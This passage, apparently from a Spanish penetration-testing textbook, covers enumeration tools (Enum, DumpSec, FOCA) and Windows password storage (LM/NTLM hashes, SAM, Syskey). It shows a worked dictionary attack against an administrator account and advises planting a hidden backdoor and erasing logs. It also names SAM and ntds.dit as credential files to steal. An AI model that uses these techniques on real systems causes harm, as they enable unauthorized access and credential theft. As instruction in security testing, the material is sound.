


Figura 4.6. Escaneo SNMP con IP Network Browser

4.2.6.8 ENUM

Enum es quizás una de las mejores herramientas que se puede utilizar para obtener información de una máquina remota. Posee una gran cantidad de opciones que permitirán enumerar usuarios, recursos y máquinas, datos sobre las políticas de contraseñas, los grupos a los que pertenecen las cuentas de usuarios y políticas LSA del sistema. Además de todo esto, esta herramienta se puede utilizar para obtener las contraseñas de las cuentas de usuarios a través de un ataque rápido de diccionario (se basa en probar una serie de usuarios y contraseñas para tratar de establecer un inicio de sesión en el sistema, si se establece la conexión habremos obtenido una cuenta de usuario válida en el sistema objetivo). Su sintaxis es **enum** [opciones] <PCremoto>, donde las opciones pueden ser:

- **-U**. Lista los usuarios de la máquina.
- **-M**. Enumera máquinas.
- **-N**. Extrae la lista de nombres.
- **-S**. Muestra los recursos de la máquina.
- **-P**. Obtiene información sobre las políticas de contraseñas.
- **-G**. Muestra los grupos del sistema junto con sus miembros.
- **-L**. Obtiene información de las políticas LSA.
- **-D**. Opción que le especifica a Enum el uso de un diccionario de contraseñas, necesita de las opciones -u y –f.
- **-d**. Detallar más la salida, es aplicable a las opciones -U y –S.
- **-c**. No cancela las sesiones establecidas.
- **-u**. Especifica un nombre de usuario que por defecto es vacío.
- **-p**. Especifica una contraseña que por defecto es vacía.
- **-f**. Especifica el archivo que se usará como diccionario de contraseñas.

En el siguiente ejemplo se muestra el uso de **enum** mediante ataque de diccionario. Los diferentes errores que aparecen son intentos de inicio de sesión con las contraseñas del fichero. Como se puede observar, la contraseña de la máquina 192.168.1.5 utilizando un usuario denominado "administrador" es "1234":

```
C:\>enum -D -u administrador -f diccionario.txt 192.168.1.5
username: administrador
dictfile: diccionario.txt
server: 192.168.1.5
connected as COMP3\administrador, disconnecting... success.
(1) administrador | admin
return 1326, Error de inicio de sesi¾n: nombre de usuario desconocido o
contrase±a incorrecta.
(2) administrador | hola
return 1326, Error de inicio de sesi¾n: nombre de usuario desconocido o
contrase±a incorrecta.
(3) administrador | aaa
return 1326, Error de inicio de sesi¾n: nombre de usuario desconocido o
contrase±a incorrecta.
(4) administrador | 1234
password found: 1234
```

4.2.6.9 DUMPACL/DUMPSEC

Es una herramienta perteneciente a un paquete de programas denominado Systemtools, que ha sido desarrollado por la compañía Somarsoft. Si desea obtener la última versión, es posible descargarla visitando la página Web *http://www .systemtools.com/somarsoft*.

Esta utilidad es capaz de realizar informes que contienen datos sobre permisos, usuarios, recursos, etc. La herramienta cuenta con una interfaz gráfica intuitiva y cuenta con opciones de reporte que pueden ser halladas en el menú **Report**. Esta herramienta también se puede utilizar a través de la consola de Windows a modo de comandos, siguiendo esta sintaxis: **dumpsec /computer**= <NombrePC> **/rpt**=<Tipo_de_informe> **/saveas**= <Tipo_de_formato_del _informe> **/outfile**=<Archivo_de_Salida>, donde:

- **/computer**. Especifica a **dumpsec** el ordenador de donde extraer la información.

- **/rpt**. Es un parámetro obligatorio, nos permite elegir el tipo de informe que queremos obtener, sus posibles valores se muestran en la tabla 4.3.

- **/saveas**. Esta opción permite especificar qué formato de salida queremos en el archivo donde se guardará el informe. Sus valores se muestran en la tabla 4.4.

- **/outfile**. Con este parámetro se especifica el archivo donde se guardarán los datos del informe elegido.


Opciones	**Descripción**
Native	Formato binario.
CSV	Columnas separadas por comas.
TSV	Columnas separadas por tabulaciones.
Fixed	Autoformatea el ancho de las columnas.

Tabla 4.3. Tipos de formato del Informe de Dumpsec

Posibles Opciones	**Descripción**
Dir=drive:\path	Permisos de un directorio local.
Dir=\\computer\sharepath	Permisos de un directorio compartido.
Registry=hive	Permisos de una entrada del registro que se especifica en hive y que puede valer: HKEY_LOCAL_MACHINE o HKEY_USERS.
Share=sharename	Permisos del recurso compartido especificado en sharename.
Allsharedirs	Permisos de todos los recursos compartidos.
Printers	Permisos de impresoras.
Shares	Recursos compartidos.
Users	Usuarios.
Usersonly	Sólo el nombre de los usuarios.
Userscol	Usuarios formateados en columnas.

Groups	Grupos del sistema.
Groupsonly	Sólo información de los grupos y no la de los usuarios.
Groupscol	Grupos formateados en columnas.
Policy	Políticas de Seguridad.
Rights	Derechos o permisos de los usuarios.
Services	Lista los servicios de la máquina.

Tabla 4.4. Opciones para el tipo de informe


Somarsoft DumpSec (formerly DumpAcl) - \\COMP3 (local)

File Edit Search Report View Help

User Right	Account	Description
SeNetworkLogonRight	Operadores de copia	Access this computer from the networ
SeNetworkLogonRight	Usuarios avanzados	Access this computer from the networ
SeNetworkLogonRight	Usuarios	Access this computer from the networ
SeNetworkLogonRight	Administradores	Access this computer from the networ
SeNetworkLogonRight	IWAM_COMP3	Access this computer from the networ
SeNetworkLogonRight	IUSR_COMP3	Access this computer from the networ
SeNetworkLogonRight	ASPNET	Access this computer from the networ
SeNetworkLogonRight	Todos	Access this computer from the networ
SeTcbPrivilege		Act as part of the operating system
SeMachineAccountPrivilege		Add workstations to domain
SeBackupPrivilege	BUILTIN\Operadores de copia	Back up files and directories
SeBackupPrivilege	BUILTIN\Administradores	Back up files and directories
SeChangeNotifyPrivilege	Operadores de copia	Bypass traverse checking
SeChangeNotifyPrivilege	Usuarios avanzados	Bypass traverse checking
SeChangeNotifyPrivilege	Usuarios	Bypass traverse checking
SeChangeNotifyPrivilege	Administradores	Bypass traverse checking
SeChangeNotifyPrivilege	Todos	Bypass traverse checking
SeSystemtimePrivilege	BUILTIN\Usuarios avanzados	Change the system time
SeSystemtimePrivilege	BUILTIN\Administradores	Change the system time
SeCreatePagefilePrivilege	BUILTIN\Administradores	Create a pagefile
SeCreateTokenPrivilege		Create a token object
SeCreatePermanentPrivilege		Create permanent shared objects
SeDebugPrivilege	BUILTIN\Administradores	Debug programs
SeRemoteShutdownPrivilege	BUILTIN\Administradores	Force shutdown from a remote system
SeAuditPrivilege	NT AUTHORITY\Servicio de red	Generate security audits
SeAuditPrivilege	NT AUTHORITY\SERVICIO LOCAL	Generate security audits
SeIncreaseQuotaPrivilege	NT AUTHORITY\Administradores	Increase quotas
SeIncreaseQuotaPrivilege	NT AUTHORITY\IWAM_COMP3	Increase quotas
SeIncreaseQuotaPrivilege	NT AUTHORITY\Servicio de red	Increase quotas
SeIncreaseQuotaPrivilege	NT AUTHORITY\SERVICIO LOCAL	Increase quotas
SeIncreaseBasePriorityPrivilege	BUILTIN\Administradores	Increase scheduling priority
SeLoadDriverPrivilege	BUILTIN\Administradores	Load and unload device drivers

00001

Figura 4.7. Dumpsec de forma gráfica suministrando un informe de los derechos de las funciones del sistema

4.2.6.10 FOCA

Es una herramienta que permite encontrar información oculta en documentos de Microsoft Office, Open Office y PDF. Foca saca ventaja de los metadatos de los archivos, estos son una serie de descriptores que vienen incluidos en cada documento creado. Si el archivo no ha sido filtrado de sus metadatos, puede llegar a contener información bastante útil de la intranet/red de la organización para un atacante malicioso. Para descargar esta herramienta, puede dirigirse a: *http://www.informatica64.com/foca/*.

Foca funciona de una manera distinta al resto de las herramientas mencionadas anteriormente. Lo que hace esta aplicación es descargar todos o, por lo menos la mayoría de documentos disponibles públicamente que tengan que ver con el dominio que se está investigando. Una vez que la herramienta ha descargado los documentos, empieza a analizarlos uno por uno para extraer los metadatos que contienen y va listando y ordenando cada uno de sus descubrimientos. Con esta técnica se puede obtener información acerca de *folders* de la organización, impresoras, correos internos, sistemas operativos en los que fueron creados los archivos, *software* interno, nombres de usuarios y más. Para poder utilizar la herramienta debe seguir los pasos descritos a continuación:

1. Abrir la aplicación.
2. Elegir **File** y acto seguido elegir **New Proyect**.
3. Llenar la información requerida (nombre de proyecto, dominio a investigar).
4. Elegir un destino para sus documentos.
5. Hacer clic en **Create**.
6. Elegir los buscadores que serán utilizados.
7. Hacer clic en **Search All**.
8. Después de ejecutar la búsqueda, seleccione los archivos que desea investigar, dé un clic derecho y elija **Download** o **Download all** si así lo desea.
9. En el panel izquierdo aparecerá la información que ha sido recolectada de los documentos seleccionados.




Figura 4.8. Interfaz de FOCA

4.3 ESCANEO DEL OBJETIVO

Terminada la fase de reconocimiento, en la que se aprende sobre el objetivo a atacar y se logra obtener una cantidad de información considerable, es necesario analizar esa información para planear y ejecutar bien la próxima fase, "escaneo del objetivo". Durante esta fase se recolecta información que complementará a la obtenida en la fase de reconocimiento. Existen dos tareas fundamentales a realizar en esta fase: escaneo de puertos y escaneo de vulnerabilidades. Ambas tareas se desarrollan con más detalle en otros capítulos del libro. La idea central de esta fase es: obtener información de los servicios que está ejecutando el sistema objetivo y a través de qué puertos, con el objetivo de hacer luego escaneos de vulnerabilidades a dichos servicios y tratar de encontrar vulnerabilidades latentes en estos.

En ciertos escenarios de penetración no necesariamente ocurre un escaneo del sistema objetivo porque el atacante malicioso, al terminar la fase de reconocimiento, podría decidir enviar un archivo malicioso para que sea ejecutado en el sistema objetivo. Este evento hace innecesario un escaneo de puertos o vulnerabilidades, ya que depende más de la interacción del usuario víctima para ejecutar el archivo malicioso y otorgar así acceso al sistema.

4.4 CONSOLIDANDO EL ACCESO AL SISTEMA

Después de obtener toda la información que las técnicas y herramientas de enumeración han proporcionado y de conseguir un listado de servicios a la escucha mediante ciertos puertos, que podrían contener alguna vulnerabilidad, podemos pasar al siguiente paso. Es el momento en el que se trata de consolidar el acceso al sistema o sistemas objetivo.

Una forma de conseguir acceso a los sistemas objetivo es mediante la explotación de alguna vulnerabilidad. Esto se realiza investigando acerca de la versión específica de los servicios ejecutados en el sistema objetivo. Si, por ejemplo, descubre que el servidor se encuentra ejecutando el servicio Web de Microsoft, IIS versión 5.0, deberá buscar en Google todo acerca de las vulnerabilidades para esta versión específica y la forma de explotarlas. Si quizás ejecutó un escáner de vulnerabilidades con el mismo servidor mencionado en el ejemplo anterior, es muy posible que obtenga como resultado un aviso en el que se le informa que la versión 5.0 es vulnerable a ataques y le brinde enlaces a páginas Web que brindan mayor información con respecto a la forma de explotar dicha vulnerabilidad, así como sobre su aseguramiento. Este método para conseguir acceso al sistema objetivo se cubre con mayor detalle en capítulos de este libro, en los que se desarrolla, específicamente estas técnicas.

Otro método para consolidar el acceso al sistema consiste en conseguir y descifrar las contraseñas de los usuarios pertenecientes al sistema operativo víctima. Si analiza la información obtenida en la fase de reconocimiento, se dará cuenta de que obtuvo distintos nombres de usuario utilizados en el sistema objetivo. Quedaría entonces hallar la forma de encontrar contraseñas válidas para estos usuarios. Si consigue la meta recién comentada, solo tendrá que penetrar en el sistema y fijar sus posiciones, es decir, abrir una puerta trasera oculta donde acceder a los datos de la víctima siempre que necesitemos, de forma que se pueda mantener disponible el acceso al sistema. Pero esto no acaba aquí, ya que muy probablemente todas las acciones que realice en la máquina asaltada queden registradas (guardadas en un registro de *logs*), por lo tanto, siempre que logre acceso en el sistema, debe tener presente que tendrá que borrar cualquier rastro que sus acciones puedan haber dejado. En los siguientes puntos se desarrollan distintos métodos y herramientas que le permitirán ver y descifrar contraseñas de usuarios para lograr el objetivo buscado.

4.4.1 Objetivo la cuenta "administrador"

En la fase de reconocimiento y mediante distintas técnicas de enumeración, obtuvo un listado de nombres de usuarios, es decir, cuentas en el sistema objetivo. Es el momento de escoger una cuenta y aplicarle ciertos métodos de ruptura para conseguir su contraseña.

Para comenzar, es necesario saber que las cuentas no son iguales unas de otras, éstas se clasifican según los privilegios y permisos que tengan. Un usuario con permisos restringidos no podrá acceder a ciertos lugares del sistema ni tampoco podrá instalar *software* que requiera de más privilegios. Las diferentes cuentas de usuarios que pueden ser utilizadas, se pueden diferenciar en tres tipos: el primero trata de la cuenta del sistema "SYSTEM", un usuario con máximos privilegios no tiene permiso a esta cuenta (como se ha visto anteriormente, es posible utilizar *exploits* que dan acceso a los privilegios de sistema), la cual es utilizada por el sistema operativo en los procesos fundamentales necesarios para su buen funcionamiento; el segundo tipo se refiere a la cuenta del "administrador", es el privilegio más alto que puede obtener un usuario; desde aquí, se puede acceder a casi toda la información disponible y gestionar prácticamente todo el sistema sin ningún tipo de impedimento; el tercer tipo de clasificación comprende a todas aquellas cuentas que poseen algún tipo de restricción en el sistema provocado por la denegación de ciertos permisos.

Como se puede suponer, el objetivo principal en el caso de entornos Microsoft es llegar a ser "administradores" o usuarios "SYSTEM" del equipo, ya que con ello, se podrán realizar todas las acciones que un intruso desee y acceder a aquellos datos que necesite sin ningún tipo de bloqueo, en principio.

4.4.2 Ataques contra contraseñas de los usuarios

Las cuentas de usuarios pertenecientes a un sistema Microsoft Windows están guardadas en pares de datos, es decir, dos datos que hacen referencia a los nombres de usuarios y a sus respectivas contraseñas. El sistema de almacenamiento se basa en una tabla donde quedan registrados el nombre y una cadena de caracteres alfanuméricos que representan la contraseña después de haberle aplicado un sistema de encriptación basado en los *hashes*.

Un *hash* es una función H(x) o algoritmo que aplica una transformación a un valor de entrada (x) de longitud variable, el cual devuelve otro valor modificado de longitud fija (h). El valor obtenido de aplicar la función *hash* se caracteriza por ser unidireccional, es decir, es inviable encontrar el valor de entrada (contraseña)

dado un valor obtenido por el *hash* (h). En el siguiente gráfico se muestra un esquema que permite entender mejor esta definición:




Figura 4.9. Cómo funciona el hash

El lugar físico, archivo donde se guardan los datos de las credenciales de los usuarios, se denomina SAM (*Security Access Manager*), esto en máquinas que no sean el Controlador de Dominio de Directorio Activo. El equivalente al SAM en el Directorio Activo (AD) se comenta más adelante en este apartado. El formato de almacenamiento de *passwords* sigue el de la siguiente tabla:

Nombre de Usuario	Identificación de grupo	LM Hash	NTLM Hash	NTLM v2 Hash	Kerberos

Tabla 4.5. Formato del SAM

El SAM se encuentra alojado en el directorio **%windir%\system32\config**, donde podemos encontrar un fichero llamado "SAM", que está formado por la representación de los bytes pertenecientes a la clave del registro HKEY_LOCAL_MACHINE\SAM. Si intentamos acceder desde el sistema de ficheros o desde el registro de Windows cuando el sistema está en funcionamiento, se nos negará el acceso tanto a la lectura como a la escritura o copia de los datos.

Los sistemas operativos actuales de Microsoft están diseñados con las características necesarias para poder trabajar con otras versiones de Windows. Esta funcionalidad es muy útil al trabajar con equipos actualizados y no actualizados en una red, sin embargo, existe un problema de base cuando se quiere autentificar una cuenta de usuario entre los diferentes sistemas. Las plataformas Windows 9x utilizan un protocolo de cifrado de contraseñas denominado *LAN Manager* (LM),

el cual crea un *hash* con un tipo de encriptación muy débil, con importantes errores y de fácil ruptura. Si los usuarios de un sistema NT superior a la versión 4.0 quieren trabajar con una versión anterior como Windows 98, deberán tener sus contraseñas cifradas con un *hash* basado en el protocolo LAN Manager, esto provoca que todo el sistema de contraseñas actual sea más vulnerable de lo que debería ser. Todo esto explica el formato de almacenamiento que sigue el SAM y que se expone en la tabla anterior; los datos se cifran siguiendo cuatro tipos de autenticación que permiten interactuar con versiones antiguas o distintas del sistema operativo Microsoft Windows.

El protocolo LAN Manager es el primer tipo de autenticación que se menciona en este apartado, su encriptación trabaja siguiendo diferentes pasos antes de aplicar la función *hash*. Lo primero a tener en cuenta es que la contraseña no puede superar una longitud de 14 caracteres, si ésta es de menor tamaño, se rellenará la cadena con caracteres nulos hasta llegar a cubrir la longitud máxima. Una vez hecho esto, se convierte toda la contraseña a "mayúsculas" y se divide en dos mitades de "siete caracteres" cada una, los cuales se cifran por separado como si de dos contraseñas distintas se tratara, para luego unirlos y formar así el *hash*.

En un principio, este sistema de autenticación parece bastante seguro, sin embargo, analizando con más profundidad los pasos seguidos por el LAN Manager vemos varias debilidades. El paso en el que se convierte la contraseña a mayúsculas provoca que el sistema de endurecimiento contra ataques de fuerza bruta pierda eficiencia, si además se divide la contraseña en dos mitades, sólo se necesitará descifrar una de ellas para conseguir presuponer toda la cadena de caracteres restantes.

En la tabla anterior se muestran también otros tipos de autenticación que usa Windows, como son el sistema NTLM (versión mejorada del LAN Manager aunque sigue siendo muy débil), NTLM v2 y autenticación por Kerberos (el sistema más seguro que basa su autenticación en la fórmula "secreto compartido"). Todos estos sistemas poseen una encriptación de claves más dura que el mencionado LAN Manager. Los sistemas operativos Windows 2000/2003/2008 poseen por defecto implementado, a diferencia de sus antecesores, el sistema de Directorio Activo (*Active Directory*), los DC (Controladores de Dominio) basados en estas plataformas guardan las contraseñas en el directorio y fichero, **%Windowsroot%\NTDS\ntds.dit** junto con los objetos que forman parte de *Active Directory*, el sistema de autenticación está basado en la encriptación por Kerberos, pero como se mencionó anteriormente, si desea trabajar con plataformas anteriores al Windows 2000, las claves seguirán cifrándose con el LAN Manager o en su defecto en NTLM como sucede con Windows 2008, ya que la política de este sistema operativo establece que, si algún extremo de la conexión a la hora de

validarse no soporta Kerberos, el sistema de autenticación cambia a uno en el que las claves sí puedan ser validadas. También comentar que muchas veces existe el descuido de dejar activados estos sistemas de almacenamiento de las *passwords* encriptadas, un fallo de seguridad que puede salir muy caro.

No todos los servidores basados en Windows 2000 utilizan el servicio de directorio activo, por lo que las contraseñas que se usan para las autenticaciones locales y a través de la red se siguen guardando en el fichero local SAM.

A pesar de todo, Windows 2000/2003/2008, especialmente éste último, incorpora importantes mejoras respecto a sus antecesores en lo referente a la seguridad: las contraseñas de las cuentas de usuario ya no sólo pueden ser como máximo 14 caracteres, sino que se pueden usar claves de hasta 128 caracteres, Windows 2008 termina por configuración por defecto con el almacenamiento de contraseñas en el antiguo formato LAN Manager; también se incorpora por defecto el servicio **Syskey**, estos detalles permiten una mejora significativa en el uso de métodos *anticracking*, aunque siendo realistas, y aunque se escoja la mejor alternativa para cifrar nuestras passwords, los intrusos maliciosos dispondrán en muchas ocasiones de todo un arsenal de recursos para atacar el punto más débil de nuestras contraseñas.

4.4.2.1 EL SISTEMA SYSKEY

La herramienta **Syskey** es una utilidad que viene en Windows y que permite asegurar la base de datos del SAM (*Security Accounts Management*). Este aseguramiento tiene como finalidad prevenir ataques al sistema de contraseñas de Windows. La base de datos SAM es parte esencial de Windows y almacena información acerca de las cuentas (nombres de usuarios y *hashes* de las contraseñas). Puede encontrar el archivo bajo la ruta: *c:\windows\system32\config*. Este archivo, que almacena y gestiona las contraseñas de las cuentas de usuarios, en las versiones anteriores a la plataforma Microsoft Windows NT 4.0 con Service Pack 2, llevaba un sistema de encriptación de 40 bits. A partir del SP2 en adelante, se introdujo el servicio **Syskey**, que proporciona una encriptación de 128 bits haciendo el SAM más robusto. Las plataformas anteriores a Windows 2000 necesitan habilitar este sistema ejecutando el archivo "**syskey.exe**"; los demás sistemas ya incorporan este servicio activo por defecto.

Syskey funciona de tal manera que permite mover la llave de encriptación del archivo SAM fuera del ordenador y a la vez permite la configuración de un *password* de inicio de sistema. A continuación, se describirán los pasos para trasladar su llave de encriptación a otro medio de almacenamiento:

Escriba syskey en la ventana **Ejecutar** del menú inicio en Windows XP o en la barra de búsqueda del menú inicio en Windows Vista y Windows 7.

Aparecerá una ventana que le indica que el servicio esta habilitado por defecto. Si desea trasladar la llave de encriptación a otro medio de almacenamiento deberá escoger la opción **Actualizar**.

Puede elegir guardar la llave localmente en su ordenador o transferirla a otro medio, no se preocupe al ver que la primera opción habla de un disco, más adelante veremos que se puede trasladar a un dispositivo de almacenamiento USB. Elija **Almacenar** la llave de inicio en un disco.

Inserte un disco o dispositivo USB y elija **Aceptar**.

Quizás se pregunte: ¿cómo puedo efectuar esta operación con mi memoria USB? Pues bien, hoy en día muy pocos ordenadores cuentan con unidad de disco A:\, para configurar su dispositivo USB bajo esta letra, tendrá que hacerlo en el administrador de unidades. A continuación se muestran los pasos para realizar lo mencionado:

1. Haga clic botón derecho a Mi PC y escoja la opción **Administrar**.

2. Diríjase al apartado *Administración de discos*.

3. Seleccione su dispositivo USB y haga clic derecho en él. A continuación, elija **Cambiar la letra de unidad** y cámbiela a la letra A:\. Si su sistema Windows no lo permite tal vez deba desactivar la opción de disquetes en el sistema BIOS.

Siguiendo los pasos anteriores, Syskey le permitirá almacenar un archivo con el nombre startkey.key en su dispositivo USB. Este archivo contiene la llave de encriptación de su archivo SAM. Recuerde que en el futuro, después de realizar esta configuración, no podrá iniciar su sistema sin esta llave. Es decir, tendrá que insertar su dispositivo USB para iniciar su sistema.

4.4.3 Robando el SAM

Como se ha descrito anteriormente, las contraseñas de las cuentas de usuarios se guardan en un fichero físico denominado SAM, el cual es inaccesible desde el sistema operativo cuando está encendido. Adicionalmente, las versiones actuales de Windows tienen incorporado el sistema de encriptación Syskey de 128 bits, lo que dificulta la tarea de extracción de los *hashes*. También se ha

mencionado la ubicación del SAM (%directorio_de_windows%\system32\config) y la clave del registro donde se guarda el contenido de este fichero convertido a bytes (HKEY_LOCAL_MACHINE\SAM).

Existen varias maneras de conseguir los datos almacenados en el SAM, que dependen de la situación en la que nos encontremos con la máquina objetivo del ataque y de las herramientas que utilicemos. En los siguientes párrafos, se explicarán algunas de estas técnicas de obtención de *hashes* que le permitirán descubrir las credenciales de una cuenta de usuario.

4.4.3.1 EXTRAER EL SAM CON DISCOS DE ARRANQUE

Ya que el sistema operativo bloquea los accesos al SAM cuando está en funcionamiento, puede acudir a una herramienta que genere un disco de arranque y usarla para acceder a los ficheros de intereses; puesto que el sistema operativo no se inicia al realizar esta acción, no tendrá ningún tipo de impedimento para copiar el fichero SAM.

Para poder realizar esta acción, podría usar un disquete de arranque de Windows 98 si el sistema de ficheros es FAT32, y navegar a través de la consola MS-DOS hasta acceder al archivo SAM. Sin embargo, la mayoría de los equipos actuales poseen un sistema operativo Windows 2000/2003/2008/7 o Windows XP que trabaja con un sistema de ficheros NTFS, con lo que el disquete de arranque mencionado antes no serviría.

